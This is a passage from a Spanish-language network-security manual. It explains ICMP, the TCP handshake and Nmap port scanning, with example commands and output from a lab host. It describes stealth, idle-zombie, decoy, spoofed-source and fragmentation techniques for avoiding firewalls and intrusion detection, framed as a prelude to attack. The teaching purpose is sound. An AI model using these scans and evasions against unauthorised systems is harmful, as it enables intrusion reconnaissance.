    Mínimo = 277ms, Máximo = 317ms, Media = 288ms

C:\>
```

Figura 2.8. Ejemplo de PING

El comando **ping** también se puede lanzar contra una dirección de *broadcast*, lo que quiere decir que se envía a todas las máquinas que se encuentren por la red, este sistema es muy útil para averiguar qué máquinas se encuentran activas en la red.

2.2.6 Consultas ICMP (*Internet Control Message Protocol*)

Como su propio nombre indica, el protocolo ICMP se utiliza para la comprobación de errores o para determinadas situaciones que requieran una atención especial. Los paquetes ICMP viajan dentro de los paquetes IP y a veces este protocolo se considera de nivel superior.

Aunque se podrían mencionar infinidad de cosas del protocolo ICMP (ver RFC 792), lo que interesa en este momento es que cuando se realiza un PING entre dos máquinas se envían paquetes mediante este protocolo. De hecho, un paquete ICMP contiene los primeros 8 bits del paquete IP que lo generó, por lo que el sistema receptor del paquete será capaz de extraerlo de la red y asociarlo con TCP o UDP.




Figura 2.9. Cabecera ICMP

Los campos que constituyen la cabecera del ICMP son los siguientes:

- **Type** (8 bits): sirve para identificar el tipo específico de mensaje ICMP; puede tener 15 posibles valores.
- **Code** (8 bits): indica las diferentes condiciones para un mismo tipo de mensaje.
- **Checksum** (16 bits): comprueba la integridad para el mensaje ICMP completo. Este campo es obligatorio.
- **Contents**: su longitud varía dependiendo del tipo de mensaje.

Analizando mensajes ICMP de error se puede observar que los errores más comunes aparecen en el tipo 3, que es el que indica que el paquete no ha llegado a su destino (*destination unreacheable*).

2.2.7 Escaneo de puertos

Como se ha mencionado anteriormente, los puertos son las puertas y ventanas de acceso a un dispositivo, o dicho de otra manera, los puntos donde se realiza la conexión de red que brindan un servicio en un dispositivo. En este sentido, cuando una máquina quiere ofrecer un servicio, se abre un puerto y se espera a que se realicen peticiones sobre el mismo (ver *well known ports* de capítulos anteriores, por ejemplo). Las máquinas que quieren disfrutar de ese servicio realizan peticiones sobre ese puerto. Recordemos que varias máquinas se pueden conectar al tiempo a un único puerto, pero las acciones de lectura/escritura sólo se pueden realizar de una en una.

Todas las comunicaciones realizadas entre diferentes dispositivos conectados en la red, se basan en un protocolo elegido que deben utilizar los dispositivos que conformen la comunicación. Entendemos en este caso protocolo como el procedimiento que dos sistemas necesitan seguir para que se realice una comunicación y se comparta información sin que por ello suponga un error o fallo. Más concretamente, las comunicaciones con protocolo TCP son de carácter formal, eso significa que antes de que los ordenadores se empiecen a comunicar tienen que identificarse. Para ello, existe lo que técnicamente llamamos *three-way handshake*, que vienen a ser tres pasos para identificarse:

- El dispositivo que comienza la conexión (cliente) envía un paquete SYN (¿te sincronizas conmigo?) que contiene el número de secuencia inicial asociado a la conexión al sistema o máquina destino.

- El sistema destino responde enviando un paquete SYN ACK (confirmo petición de sincronización), que confirma la recepción del primer paquete SYN y que contiene el propio número de secuencia del sistema destino. Donde SYN es sincronizar y ACK viene de *acknowledgement* (confirmación).

- El cliente responde enviando un ACK (OK, confirmado), con lo que la conexión se establece y comienza la transferencia de datos.




Figura 2.10. Conexión TCP. Three-way handshake

La desconexión TCP es igualmente formal y cuenta con cuatro pasos:

1. El sistema que desea finalizar la conexión envía un paquete de FIN.

2. El otro sistema responde enviando un ACK de recepción correcta del paquete.

3. Se envía un nuevo paquete de FIN al ordenador que ha iniciado la desconexión.

4. Éste a su vez responde con un último paquete ACK cerrando así la comunicación.




Figura 2.11. Cierre de una conexión TCP

Cuando se especificaron los estándares de comunicación TCP/IP, se configuró un número fijo de puertos lógicos en el ordenador para poder realizar múltiples transacciones a la vez. Se definieron 65.535 puertos disponibles y había surgido la necesidad de que hubiese un estándar que garantice que los servicios más comunes se encuentren siempre en los mismos puertos. Esta medida, indispensable para una coordinación de esta magnitud, y que indudablemente facilita el funcionamiento, puede ser utilizada de forma beneficiosa para nosotros, ayudando a averiguar qué posibles servicios se pueden encontrar detrás de un determinado puerto.

Una vez aclarado el funcionamiento de los puertos, se verá cómo se escanean estos para saber cuáles están abiertos y a la escucha y pueden ser susceptibles de utilizarse para establecer una conexión de red. Son aquellos puertos abiertos los que son susceptibles de ser usados, no sólo para establecer conexiones adecuadas, sino con el objetivo de ser usados como puerta de entrada a un sistema desde la red.

Para realizar un listado de puertos no es absolutamente necesario conocer la dirección IP, se podría usar el nombre de la máquina y el DNS se encargaría de resolverlo, aunque ya se ha visto lo sencillo que es conocer la dirección IP a partir de un simple ping, y así evitar que la aplicación pierda tiempo resolviendo la dirección IP.

El escaneo de puertos es una de las técnicas más ruidosas que se utilizarán en este capítulo, pues genera un aumento de tráfico en la red, y además un aumento de tráfico sistemático. El escaneador de puertos tratará de detectar cuáles son los puertos abiertos, que es fácilmente detectable por cualquier *firewall* o detector de intrusos, lo que nos dejará absolutamente al descubierto, ya que nuestra propia IP es transmitida en este proceso.

Haciendo una analogía entre intentar entrar en una máquina y asaltar un chalet, el escaneo de puertos sería equivalente a dar una vuelta alrededor de la parcela, cerca de la verja, sujetando con fuerza los barrotes y agitándolos a ver si ceden o no ceden, ver si la puerta del garaje está abierta, etc.

Existen muchas herramientas para realizar escaneos de puertos. En este apartado se analizarán los puertos con tres herramientas, una de ellas es la herramienta más famosa para este objetivo; **NMAP**, que en sus nuevas versiones incorpora un sistema de *scripting* que permite automatizar tareas y realizar operaciones avanzadas de detección de puertos y servicios, tanto para una única IP como para un rango entero. De manera alternativa también veremos cómo funciona **Netcat**, la "herramienta suiza multiuso" de los informáticos. Como tercera herramienta, es importante conocer y utilizar la utilidad **Hping**. Esta herramienta permite crear y personalizar paquetes de red, lo que permite realizar operaciones avanzadas de escaneo. Esta herramienta es muy recomendada para entender el funcionamiento de una red, permitiendo además realizar diversas pruebas que ayuden a detectar la mejor manera de escanear los puertos para un objetivo en concreto.

2.2.7.1 NMAP

Nmap funciona tanto en sistemas Windows como en Linux/Unix. De hecho fue desarrollada inicialmente para Linux/Unix por Fyodor, aunque en la actualidad se ha portado con bastante éxito a plataformas Windows. La herramienta está pensada para ser usada a través de la consola, sin embargo, en sus últimas versiones se ha incluido una interfaz gráfica llamado, *Zenmap*. Ésta provee una interfaz de fácil uso y muy intuitiva, cuyo funcionamiento se basa en generar los parámetros necesarios que después serán pasados vía consola a Nmap.

La página Web oficial del creador, Fyodor, (*www.insecure.org*) es el lugar donde se pueden descargar las últimas versiones de la aplicación mediante el uso de un simple instalador. La última versión que en estos momentos se encuentra en la página Web es la 5.21 versión estable, para las pruebas, se ha utilizado la versión 4.75 que, en este caso, nos permite realizar las mismas operaciones. Esta versión se encuentra disponible para Windows, Linux/Unix y Mac OS X.

```
$Nmap -sS 172.17.2.153

Starting Nmap 4.75 ( http://Nmap.org ) at 2010-11-06 17:32 CET
Interesting ports on 172.17.2.153:
Not shown: 998 filtered ports
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:22:58:1D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 10.84 seconds
```

Figura 2.12. Resultado de escanear con Nmap en modo consola

Para este apartado, se descubrirán interesantes usos y potencialidades de **Nmap** pero no todas, pues exceden por su extensión el propósito de este capítulo. Se irá aprendiendo simultáneamente con el entorno gráfico y la consola, aprovechando la funcionalidad ya mencionada de la parte inferior izquierda que le permite saber cuál sería el comando correcto en modo consola y ejecutarlo. Entre los tipos de escaneos que se pueden realizar con Nmap se encuentran:

- **TCP Connect** (-sT). Este tipo de escaneo está diseñado para comprobar si un puerto se encuentra abierto o no mediante el establecimiento de conexiones en los puertos escaneados. Esto quiere decir que cada vez que se escanee un puerto de un dispositivo que se encuentre en la red, se realizará el siguiente proceso: se envía un paquete SYN al puerto escaneado, si el puerto está abierto, el dispositivo de red responde con otro paquete SYN/ACK, tras esto el escaneador de puertos reenvía un paquete ACK y pasa al siguiente puerto. Si el puerto estuviera cerrado, o bien el dispositivo escaneado, no contesta en un tiempo establecido, o bien contesta con un paquete RST/ACK para indicar que no hay servicio a la escucha.

  Esta técnica es lenta ya que por cada puerto abierto se establece una comunicación que no se cierra. Sin embargo, es muy fiable, aunque provoca muchísimo ruido, por lo que por regla general la conexión abierta no sólo quedará logeada, sino que, en caso de exisitir, quedará bloqueada al estar en un posible *blacklist* del dispositivo de filtrado *firewall*. Una ventaja importante de esta técnica es que no resulta necesario tener

privilegios especiales. Cualquier usuario en la mayoría de los sistemas tiene permiso para usar esta técnica.

- **TCP SYN** (-sS). A menudo se denomina a esta técnica de escaneo como *half open* (media apertura), porque no se abre una conexión TCP completamente. La máquina atacante envía un paquete SYN, como si se fuese a abrir una conexión real y espera que llegue una respuesta. Si la respuesta es un SYN/ACK indica que el puerto está a la escucha y abierto. Un RST es indicativo de que el puerto está cerrado. Si se recibe un SYN/ACK, se envía un RST inmediatamente para cortar la conexión (en realidad es el kernel de nuestro sistema operativo el que hace esto por nosotros). La ventaja principal de esta técnica de escaneo es su mayor rapidez y que hace menos ruido con lo que todavía es capaz de saltar algunos dispositivos de filtrado o cortafuegos. Ésta es la técnica más utilizada en la realidad por su eficacia en la mayoría de los dispositivos que vayamos a escanear.

- Modos **Stealth FIN, Xmas Tree o Null scan** (-sF -sX –sN, respectivamente). Opciones para cuando ni siquiera el escaneo SYN resulta lo suficientemente disimulado. Algunos *firewalls* y filtros de paquetes vigilan el envío de paquetes SYN a puertos restringidos, y existen programas que detectan este tipo de escaneo. Para eso se utilizan tipos de escaneo más avanzados que pueden sobrepasar estas barreras sin ser detectados.

  La peculiaridad de este tipo de escaneos radica en que la metodología no se basa en seguir el estándar de comunicación del protocolo TCP, para estos casos el escaneo de puertos no se inicia con un paquete SYN, sino que se inicia con otro tipo de *flags* activados (modo FIN → flag FIN Activado, modo XMAS → todos los flags activados, modo Null Scan → ningún flag activado). El modo de funcionamiento en estos casos es el siguiente: si el dispositivo escaneado devuelve un paquete RST, entonces el puerto se encuentra cerrado, si el dispositivo no devuelve nada en un tiempo predefinido (es configurado), entonces es que el puerto está abierto.

- **Escaneo Ping** (-sP). A veces se necesita saber únicamente qué dispositivos se encuentran activos en una red. Nmap puede hacer esto enviando peticiones de respuesta ICMP a cada dirección IP de la red que se especifique. Aquellos dispositivos que respondan estarán activos. Por lo general, hoy en día todos los *firewalls* suelen bloquear este tipo de ping. Nmap puede enviar también un paquete TCP con el bit de control ACK activado al puerto 80 (por defecto). Si se obtiene por respuesta un RST, esa máquina está activa. Una tercera técnica implica el envío de un paquete

SYN y la espera de un RST o un SYN/ACK. Para usuarios que no tengan privilegios de root (en Linux) se usa un método connect().

Nótese que el envío de pings se realiza por defecto de todas maneras y que solamente se escanean aquellos dispositivos de los que se obtiene respuesta. Use esta opción solamente en el caso de que desee un *ping sweep* (barrido ping) sin hacer ningún tipo de escaneo de puertos.

- **Escaneo UDP** (-sU). Este método se usa para saber qué puertos UDP (Protocolo de Datagrama de Usuario) están abiertos en un servidor. La técnica consiste en enviar paquetes UDP de 0 bytes a cada puerto de la máquina objetivo. Si se recibe un mensaje ICMP de puerto no alcanzable, entonces el puerto está cerrado. De lo contrario, asumimos que está abierto.

  Algunas personas piensan que el escaneo UDP no tiene sentido. Es bueno recordar el agujero Solaris rcpbind. Puede encontrarse rcpbind escondido en un puerto UDP no documentado en algún lugar por encima del 32770. Por lo tanto, no importa que el 111 esté bloqueado por el *firewall*. Pero, ¿quién puede decir en cuál de los más de 30.000 puertos altos se encuentra a la escucha el programa? Tenemos también el programa de puerta trasera de Back Orifice que se oculta en un puerto UDP configurable en las máquinas Windows, por no mencionar los muchos servicios frecuentemente vulnerables que usan UDP, como snmp, tftp, NFS, etc.

  Por desgracia, el escaneo UDP resulta a veces tremendamente lento debido a que la mayoría de los servidores implementan una sugerencia recogida en el RFC 1812 (sección 4.3.2.8) acerca de la limitación de la frecuencia de mensajes de error ICMP. Por ejemplo, el kernel de Linux (en /ipv4/icmp.h) limita la generación de mensajes de destino inalcanzable a 80 cada cuatro segundos, con una penalización de 1/4 de segundo si se rebasa dicha cantidad. Solaris tiene unos límites mucho más estrictos (más o menos 2 mensajes por segundo) y, por lo tanto, lleva más tiempo realizar un escaneo.

  En el caso de Microsoft se ignoró esta sugerencia del RFC y no parece que haya previsto ningún tipo de límite de frecuencia para las máquinas Windows. Debido a esto resulta posible escanear los 65K puertos de una máquina Windows rápidamente.

- **IP Scan** (-sO). Este sistema se utiliza para ver qué protocolos IP soporta el dispositivo escaneado en sus puertos. Si el mensaje recibido es "ICMP unreachable" el puerto no soporta protocolos y se considera cerrado. Esta técnica no es tremendamente fiable, pues determinados sistemas como HP-

UX, Digital Unix, AIX y los cortafuegos pueden dar resultados erróneos a este tipo de escaneo.

- **Idle Scan** (Sondeo Ocioso) (-sI). Éste es un método de sondeo avanzado que permite hacer un sondeo de puertos TCP totalmente a ciegas (lo que significa que no se envía ningún paquete al sistema objetivo desde su dirección IP real). En lugar de eso se utiliza un ataque con un medio alternativo que se aprovecha de la generación de la secuencia de fragmentación IP que envía un tercer sistema utilizado sin que él lo sepa (sistema zombi) para obtener información de los puertos abiertos de un dispositivo en concreto. Los sistemas de detección de intrusos mostrarán que el sondeo lo está realizando el sistema zombi que especifique (que debe estar funcionando y cumplir determinados requisitos).

  Además de ser extraordinariamente sigiloso, este tipo de sondeo permite saber las relaciones basadas en IP entre diferentes sistemas. El listado de puertos muestra los puertos abiertos desde la perspectiva del sistema zombi. De esa manera se puede analizar el mismo objetivo con zombis distintos.

  Igualmente es posible añadir un número de puerto separado por dos puntos del sistema zombi si se desea analizar un puerto específico del zombie para consultar los cambios IPID. En caso de que no se especifique nada, Nmap utilizará el puerto que utiliza para pings TCP por omisión (el puerto 80).

- **ACK Scan** (-sA). Este sondeo es diferente de los descritos hasta ahora porque no puede determinar puertos abiertos (ni siquiera abiertos/filtrados). Se utiliza para mapear reglas de cortafuegos, y para determinar si son cortafuegos con inspección de estados y los puertos que han sido filtrados.

  La sonda de un escaneo ACK sólo tiene fijada la bandera ACK (a menos que utilice **--scanflags**). Cuando se sondean sistemas no filtrados los puertos abiertos y cerrados devolverán un paquete RST. Nmap indica que el puerto no está filtrado, es decir, que el paquete ACK llega, pero no se puede determinar si el puerto está abierto o cerrado. Los puertos que no responden o que envían mensajes de error ICMP en respuesta (tipo 3, código 1, 2, 3, 9, 10 ó 13), son identificados como filtrados.

- **Windows Scan** (-sW). El sondeo de ventana es exactamente igual al sondeo ACK, que se aprovecha de un detalle de implementación de algunos sistemas que permite diferenciar entre puertos abiertos y cerrados. En lugar de indicar no filtrado cuando se devuelve un RST examina el campo de ventana TCP del paquete RST devuelto. Hay sistemas que fijan

un tamaño de ventana positivo para puertos abiertos (incluso para paquetes RST) y que utilizan una ventana de tamaño cero para los cerrados. Así, en lugar de enumerar el puerto como no filtrado cuando se recibe un RST, el sondeo de ventana permite enumerar el puerto como abierto o cerrado en función de si el valor de la ventana TCP en ese paquete RST es positivo o 0, respectivamente.

Este escaneo no es siempre fiable, ya que depende de un detalle de implementación de una minoría de los sistemas que existen en la red. Los sistemas que no hacen esto de forma habitual serán los que muestren los puertos como cerrados. También existe la posibilidad de que el sistema tenga todos los puertos cerrados. Si la mayoría de los puertos están cerrados, pero alguno de los números de puertos comunes (como pueda ser el 22, 25 ó 53) está filtrado, existe la posibilidad de que el sistema sí sea susceptible a este tipo de escaneo. Algunas veces, hay sistemas que mostrarán justo el comportamiento contrario. Si el sondeo muestra 1.000 puertos abiertos y 3 puertos cerrados o filtrados entonces es posible que sean estos últimos los que estén abiertos en realidad.

- **RPC Scan** (-sR). Con esta técnica se intenta determinar, de los puertos que están abiertos, cuáles son RPC, además del programa y versión que se ejecuta sobre ellos.

- **List Scan** (-sL). Aquí nos aparecería únicamente la dirección IP- Nombre del *host*, sin realizar ningún tipo de ping o escaneo sobre la máquina; lo que se produce en realidad es una resolución de nombre de DNS.

Hasta aquí, se han comentado los tipos de escaneo que pueden tener más relevancia en el uso de Nmap. Estas opciones, junto con las adicionales que se comentarán a continuación, hacen que Nmap sea una de las herramientas más potentes tanto para la auditoría de redes como para realizar intrusiones en las mismas, en lo que a técnicas de *port scanning* se refiere.

Como se ha podido observar, cada tipo de escaneo visto en la lista anterior va acompañado de un parámetro metido entre paréntesis. Este parámetro es el que se debería utilizar para ejecutar por línea de comandos. Si, por ejemplo, se quisiera escanear la máquina 172.17.2.153 mediante la técnica SYN Stealh, entonces habría que ejecutar en una consola la siguiente instrucción:

```
nmap -sS 172.17.2.153
```

Esta instrucción es la más sencilla y mínima para poder realizar un escaneo. En concreto, y por defecto, Nmap escaneará los puertos de la dirección IP

especificada con el tipo de escaneo especificado. Pero, ¿qué ocurre si queremos personalizar aún más el escaneo que se desee realizar? Las opciones de personalización incluyen la posibilidad de indicar cuáles son los puertos a escanear, indicar un rango de direcciones IP, identificar el sistema operativo o averiguar el servicio que se encuentra detrás de un determinado puerto.




Figura 2.13. Pantalla inicial de Zenmap

Nmap puede ser configurado mediante el pase de parámetros para realizar un escaneo de puertos altamente personalizado. Las opciones más comunes que se pueden utilizar para personalizar un escaneo se especifican a continuación.

Nota: es importante recordar que todas estas opciones de configuración se pueden establecer mediante el GUI gráfico; Zenmap. La ventaja de utilizar esta herramienta radica en que todas aquellas opciones de configuración elegidas se traducen en una serie de parámetros que se deben pasar por consola a Nmap y que pueden ser leídos en Zenmap en el campo **Command**.

- **Port Range** (Rango de Puertos), -p: que determina los puertos que se van a escanear (pueden ser uno, varios o un rango).
- **Use Decoy** (Utilizar Señuelo), -D: los señuelos se utilizan para confundir al ordenador que se está analizando. Así, se utilizan varias direcciones IP, como si fueran varias las máquinas que realizan el ataque, estando la verdadera IP atacante camuflada entre ellas. La lista de señuelos debe estar separada mediante comas, indicando ME para que Nmap sepa cuál es la verdadera IP propia. Si no se quiere provocar una DoS (denegación de servicio) en la máquina víctima, las IP que se indiquen deberán ser activas.
- **Bounce Scan** (-b): esta conexión permite la utilización de un servidor FTP, mediante la conexión Proxy FTP, para escanear a través de él. Esto es muy interesante si se consigue conectar con un servidor FTP detrás de un cortafuegos. Consiste en solicitar desde el servidor FTP conexiones de datos a un puerto o puertos de la máquina víctima. En caso de que genere un error tipo 425 (no se puede establecer la conexión), el puerto estará cerrado. Se deberán pasar los datos de usuario a utilizar de la siguiente manera: contraseña@servidor:puerto.
- **Device** (-e): aquí se indica la interfaz que enviará y recibirá paquetes; por lo general Nmap detecta esto de forma automática.
- **Source Address** (-S): esta opción simula la IP desde la que se realiza el ataque, ya que el ataque parece venir de la IP que se introduce como parámetro. Si se usa esta opción es necesario utilizar también la opción anterior para indicar el **device**, cuál es la interfaz que enviará y recibirá los datos.
- **Source Port** (-g): indica el puerto desde el que se va a lanzar el ataque.
- **Idle Scan Host** (-sl): esta opción se activa en automático cuando se marca la opción de Mode de Idle Scan; aquí es donde se indica cuál es la máquina zombi.
- **TCP Ping** (-PT): realiza un ping del tipo TCP con ACK hacia la máquina víctima. Es útil cuando están filtrados los pings ICMP. Además el puerto por defecto para estos pings es el 80 (que es el *well known port* para http) por lo que no suele estar filtrado por los cortafuegos.
- **TCP+ICMP** (-PT -PI): realiza pings ACK e ICMP a la máquina víctima.
- **ICMP Ping** (-PI): realiza un ping ICMP.
- **Don't Ping**: no realiza ningún ping a la máquina víctima.

- **Fragmentation** (-f): sirve para fragmentar los paquetes enviados de forma que la detección sea más difícil y atraviese determinados cortafuegos y detectores de intrusos.
- **OS Detection** (-O): Nmap intenta detectar el sistema operativo que se ejecuta en la máquina víctima (dato fundamental para poder realizar después el ataque, pues lógicamente no es lo mismo atacar un Windows NT, que un Linux o un Windows 2003 Server).
- **Get Identd Info** (-I): realiza un escaneo inverso, que es un escaneo TCP pero observando si el puerto 113 está abierto, para saber quién es el propietario de los servicios que corren en los puertos de la máquina. Las últimas versiones no soportan esta opción.
- **Random Host** (-iR): elige máquinas víctima de forma aleatoria para ser escaneadas. Puede servir, por ejemplo, para buscar máquinas en Internet con el puerto 110 abierto en las que se podrían detectar servidores de correo que se estudiarían en profundidad posteriormente.
- **Resolve All** (-R): activa la resolución de nombres para direcciones IP.
- **Resume** (--resume): permite continuar con labores de escaneo que hayan sido paradas, para ello es preciso indicar el fichero *log* en el que se grabó la sesión en el momento de pararse y a partir de la información contenida en el *log* Nmap continuará el escaneo.
- **Don't resolve** (-n): especifica si se van a resolver las DNS de nombres.
- **Fast Scan** (-F): indica a Nmap que utilice como objetivo de escaneo los puertos que se suministran en el fichero "services" que incluye el propio Nmap. De esta forma el escaneo será más rápido que escanear los 65.535 puertos que se pueden indicar por defecto.
- **Debug** (-d): facilita extensa información interna sobre lo que está haciendo Nmap.
- **Verbose** (-v): facilita información detallada adicional en la pantalla de *output*.
- **Very verbose** (-vv): esta opción facilita mucha más información que la anterior. En muchas ocasiones la información no es del todo útil.

A continuación, se van a ver algunos ejemplos que permitirán asimilar mejor lo aprendido. Es fundamental para el lector realizar estas acciones de forma repetitiva y sobre distintos objetivos, y profundizar en las opciones que se han explicado, y también en las que no se han explicado, para poder llegar a realizar el escaneo de puertos con soltura.

En el siguiente ejemplo se ejecuta Nmap sobre un servidor Web con intención de saber cuál es el sistema operativo (-O). Se realiza un escaneo SYN Stealth (-sS) a los puertos 15 a 10000 (-p 15-10000), sin hacer ping (-P0), con una frecuencia de envío de paquetes de nivel 5 (*insane*)(5). Este *timing* sólo se aconseja para pruebas sobre servidores "amigos" pues la forma en la que realiza el escaneo es tremendamente ruidosa. La instrucción en consola quedaría: **Nmap -sS -P0 -p 15-10000 -O -v -T 5 172.17.2.153**.

```
Arkmesh~$Nmap -sS -P0 -p 15-10000 -O -v -T 5 172.17.2.153
Starting Nmap 4.75 ( http://Nmap.org ) at 2010-11-09 14:04 CET
Initiating ARP Ping Scan at 14:04
Scanning 172.17.2.153 [1 port]
Completed ARP Ping Scan at 14:04, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:04
Completed Parallel DNS resolution of 1 host. at 14:04, 0.78s elapsed
Initiating SYN Stealth Scan at 14:04
Scanning 172.17.2.153 [9986 ports]
SYN Stealth Scan Timing: About 14.12% done; ETC: 14:08 (0:03:02
remaining)
Discovered open port 445/tcp on 172.17.2.153
Discovered open port 139/tcp on 172.17.2.153
Completed SYN Stealth Scan at 14:05, 63.17s elapsed (9986 total ports)
Initiating OS detection (try #1) against 172.17.2.153
Retrying OS detection (try #2) against 172.17.2.153
Host 172.17.2.153 appears to be up ... good.
Interesting ports on 172.17.2.153:
Not shown: 9983 filtered ports
PORT     STATE  SERVICE
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
7628/tcp closed unknown
MAC Address: 00:0C:29:22:58:1D (VMware)
Device type: general purpose
Running (JUST GUESSING) : Microsoft Windows 2003|XP|2000 (98%)
Aggressive OS guesses: Microsoft Windows Server 2003 SP1 or SP2 (98%),
Microsoft Windows Server 2003 SP2 (98%), Microsoft Windows XP SP2 (97%),
Microsoft Windows 2000 SP4 (96%), Microsoft Windows 2000 SP4 or Windows
XP SP2 (96%), Microsoft Windows 2003 Small Business Server (96%),
Microsoft Windows XP Professional SP2 (96%), Microsoft Windows XP SP2 or
SP3 (91%), Microsoft Windows 2000 SP3/SP4 or Windows XP SP1/SP2 (91%),
Microsoft Windows 2000 SP4 or Windows XP Professional SP1 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: Incremental

Read data files from: /usr/share/Nmap
OS detection performed. Please report any incorrect results at
http://Nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.01 seconds
Raw packets sent: 20040 (885.178KB) | Rcvd: 42 (2478B)
```

Figura 2.14. Resultado del escaneo con Nmap

Dentro de estas opciones también puede guardar la información en un fichero para analizarla con posterioridad. Para ello escriba **Nmap -sS -P0 -p 15-1000 -O -v -T 5 -oN "archivodesalida" 172.17.2.153**. Este comando ejecuta Nmap en modo SYN Stealth, sin PING, a los puertos 15 a 1000 para detectar el sistema operativo en modo **Verbose** (con salida de información por pantalla) con **Timing Insane** y con el resultado en un archivo de salida llamado "archivodesalida".

Conviene subrayar que, teniendo en cuenta que muchos cortafuegos de red y de *host* ignoran el poing, utilice mucho el modo **–P0** en el momento de escanear servidores en red y principalmente en la red Internet. Esto resulta en que Nmap no se quedará esperando a escanear por no tener respuesta al ping, sino que escaneará el objetivo de manera sistemática.

Todas las opciones vistas anteriormente en consola son ejecutables desde Zenmap creando un nuevo perfil. Cada perfil se puede ejecutar tantas veces como se desee en diversas direcciones de dispositivos que se encuentren en la red.

